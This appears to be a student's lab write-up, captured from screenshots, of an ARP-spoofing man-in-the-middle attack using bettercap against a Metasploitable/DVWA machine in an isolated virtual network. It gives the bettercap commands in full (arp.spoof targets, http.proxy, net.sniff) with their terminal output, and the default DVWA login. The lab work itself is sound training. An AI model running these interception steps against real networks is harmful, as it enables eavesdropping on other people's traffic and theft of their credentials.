
And for ubuntu -> the same as windows all of them are in ignored state

** all virtual machines (Kali Linux, Ubuntu, Windows, and Metasploitable) were configured on the same virtual network. The IP address of each machine was verified to ensure proper connectivity. Network discovery was performed from Kali Linux using Nmap to identify all active hosts on the subnet. Finally, operating system detection and port scanning were conducted for each host to enumerate open ports and running services.


2. Man-in-the-middle attack:




10.0.2.5 is the ip address of the metasploitable in which I will open the DVWA of firefox



Opened metasploitable using it's ip address



Logged in with username: admin and password: password



This is the html page that I will perform on it the attack

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web Ap +

laila@kali: ~

```
zsh: corrupt history file /home/laila/.zsh_history
(laila㉿kali)-[~]
└─$ sudo bettercap -iface eth0
[sudo] password for laila:
bettercap v2.33.0 (built for linux amd64 with go1.22.6) [type 'help' for a list of commands]

10.0.2.0/24 > 10.0.2.15 » [14:18:35] [sys.log] [war] Could not find mac for 10.0.2.1
10.0.2.0/24 > 10.0.2.15 » net.probe on
[14:18:43] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
10.0.2.0/24 > 10.0.2.15 » [14:18:43] [sys.log] [inf] net.probe probing 256 addresses on 10.0.2
0/24
DVWA
Home
Instrumentation
Setup
Brute
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection
Upload
XSS reflected
XSS stored
Disclaimer
General Instructions
DVWA Security
PHP Info
About
Logout
```

You have logged in as 'admin'

Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

Started bettercap using sudo bettercap -iface eth0 then I did net.probe on this detects the endpoints (spoofing)

Kali [Running] - Oracle VM VirtualBox

File Machine View Input Devices Help

Damn Vulnerable Web Ap +

laila@kali: ~

File Actions Edit View Help

OffSec

0/24

10.0.2.0/24 > 10.0.2.15 » [14:18:43] [endpoint.new] endpoint 10.0.2.5 detected as 08:00:27:01:0:b6 (PCS Systemtechnik GmbH).
10.0.2.0/24 > 10.0.2.15 » [14:18:43] [endpoint.new] endpoint 10.0.2.3 detected as 08:00:27:73:9:b:c2 (PCS Systemtechnik GmbH).
10.0.2.0/24 > 10.0.2.15 » net.show

Welcome to Damn Vulnerable Web App!

Home IP MAC Name Vendor Sent Recvd S
een 10.0.2.15 08:00:27:e3:37:7c eth0 ness room envr PCS Systemtechnik GmbH 0 B 0 B 14:
Setup 18:35
Brute Force 18:35
Command Execution 10.0.2.3 08:00:27:73:9b:c2 PCS Systemtechnik GmbH 140 B 184 B 14:
CSRF 18:51 10.0.2.5 08:00:27:01:00:b6 METASPLOITABLE PCS Systemtechnik GmbH 813 B 1.1 kB 14:
File Injec 18:51
SQL Injec
SQL Injection (Blind)
Upload 25 kB / 56 kB / 1214 pkts from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.
XSS re 10.0.2.0/24 > 10.0.2.15 »
XSS stored

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.


DVWA Security
PHP Info
About
Logout

You have logged in as 'admin'


Username: admin
Security Level: high
PHPIDS: disabled

Damn Vulnerable Web Application (DVWA) v1.0.7

By the net.show I saw that there is the ip address of the metasploitable which says that its open



Then I set the arp target (in which I will attack) will be the metasploitable ip address an it gateway which is 10.0.2.2 , and we spoofed it



Done spoofing now we will see if we entered a username in the DVWA

The screenshot shows the DVWA SQL Injection page. On the left, a sidebar menu lists various attack types: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (selected), SQL Injection (Blind), Upload, XSS reflected, XSS stored, DVWA Security, PHP Info, About, and Logout. The main content area is titled "Vulnerability: SQL Injection". It has a "User ID:" input field containing "1" and a "Submit" button. Below the input field, the output shows "ID: 1", "First name: admin", and "Surname: admin" in red text. A "More info" section contains three links: <http://www.securiteam.com/securityreviews/5DP0N1P76E.html>, http://en.wikipedia.org/wiki/SQL_Injection, and <http://www.unixwiz.net/tipps/sql-injection.html>. At the bottom left, it says "Username: admin", "Security Level: high", and "PHPIDS: disabled". At the bottom right, there is a "View Source" link.

I entered user 1 with first name : admin and last name : admin

The screenshot shows a terminal window on Kali Linux. The title bar says "laila@kali: ~". The terminal displays network traffic in Wireshark-like format at the top, showing three entries. Below the traffic, the terminal shows Metasploit command-line interface (CLI) output:

```

File Actions Edit View Help
laila@kali: ~
10.0.2.15 | 08:00:27:e3:37:7c | eth0 | PCS Systemtechnik GmbH | 0 B | 0 B | 14:2
6:32
10.0.2.3 | 08:00:27:73:9b:c2 | | PCS Systemtechnik GmbH | 70 B | 92 B | 14:2
6:37
10.0.2.5 | 08:00:27:01:00:b6 | METASPLOITABLE | PCS Systemtechnik GmbH | 542 B | 690 B | 14:2
6:40

↑ 14 kB / ↓ 26 kB / 568 pkts

10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.5,10.0.2.2
10.0.2.0/24 > 10.0.2.15 » get arp.spoof.targets

arp.spoof.targets: '10.0.2.5,10.0.2.2'

10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [14:27:16] [sys.log] [inf] arp.spoof arp spoofed started, probing 2 targets.
10.0.2.0/24 > 10.0.2.15 » http.proxy on
10.0.2.0/24 > 10.0.2.15 » [14:27:23] [sys.log] [inf] http.proxy started on 10.0.2.15:8080 (ssl strip disabled)
10.0.2.0/24 > 10.0.2.15 »

```

Then I did proxy on because when I did the spoof on and submitted the user .. it didn't show on kali terminal so I did proxy mode on to see what is running

```

laila@kali: ~
File Actions Edit View Help
.
| 10.0.2.15 | 08:00:27:e3:37:7c | eth0 | PCS Systemtechnik GmbH | 0 B | 0 B | 14:2
6:32 |
|
| 10.0.2.3 | 08:00:27:73:9b:c2 | | PCS Systemtechnik GmbH | 70 B | 92 B | 14:2
6:37 |
| 10.0.2.5 | 08:00:27:01:00:b6 | METASPLOITABLE | PCS Systemtechnik GmbH | 542 B | 690 B | 14:2
6:40 |
|
↑ 14 kB / ↓ 26 kB / 568 pkts

10.0.2.0/24 > 10.0.2.15 » set arp.spoof.targets 10.0.2.5,10.0.2.2
10.0.2.0/24 > 10.0.2.15 » get arp.spoof.targets

arp.spoof.targets: '10.0.2.5,10.0.2.2'

10.0.2.0/24 > 10.0.2.15 » arp.spoof on
10.0.2.0/24 > 10.0.2.15 » [14:27:16] [sys.log] [inf] arp.spoof arp snooper started, probing 2 t
targets.
10.0.2.0/24 > 10.0.2.15 » http.proxy on
10.0.2.0/24 > 10.0.2.15 » [14:27:23] [sys.log] [inf] http.proxy started on 10.0.2.15:8080 (ssls
trip disabled)
10.0.2.0/24 > 10.0.2.15 » net.sniff on
10.0.2.0/24 > 10.0.2.15 »

```

```

laila@kali: ~
File Actions Edit View Help
any.proxy > not running
api.rest > not running
arp.spoof > running
ble.recon > not running
c2 > not running
caplets > not running
dhcp6.spoof > not running
dns.spoof > not running
events.stream > running
gps > not running
graph > not running
hid > not running
http.proxy > running
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running

```

Task is done : arp spoofing, stream,proxy,probe, recon,sniff is running

```
laila@kali: ~
File Actions Edit View Help
http.server > not running
https.proxy > not running
https.server > not running
mac.changer > not running
mdns.server > not running
mysql.server > not running
ndp.spoof > not running
net.probe > running
net.recon > running
net.sniff > running
packet.proxy > not running
syn.scan > not running
tcp.proxy > not running
ticker > not running
ui > not running
update > not running
wifi > not running
wol > not running
10.0.2.0/24 > 10.0.2.15 » net.sniff off
10.0.2.0/24 > 10.0.2.15 » arp.spoof off
[14:31:45] [sys.log] [inf] arp.spoof waiting for ARP spoofer to stop ...
[14:31:45] [sys.log] [inf] arp.spoof restoring ARP cache of 2 targets.
10.0.2.0/24 > 10.0.2.15 » exit
(laila@kali)-[~]
$
```

DVWA

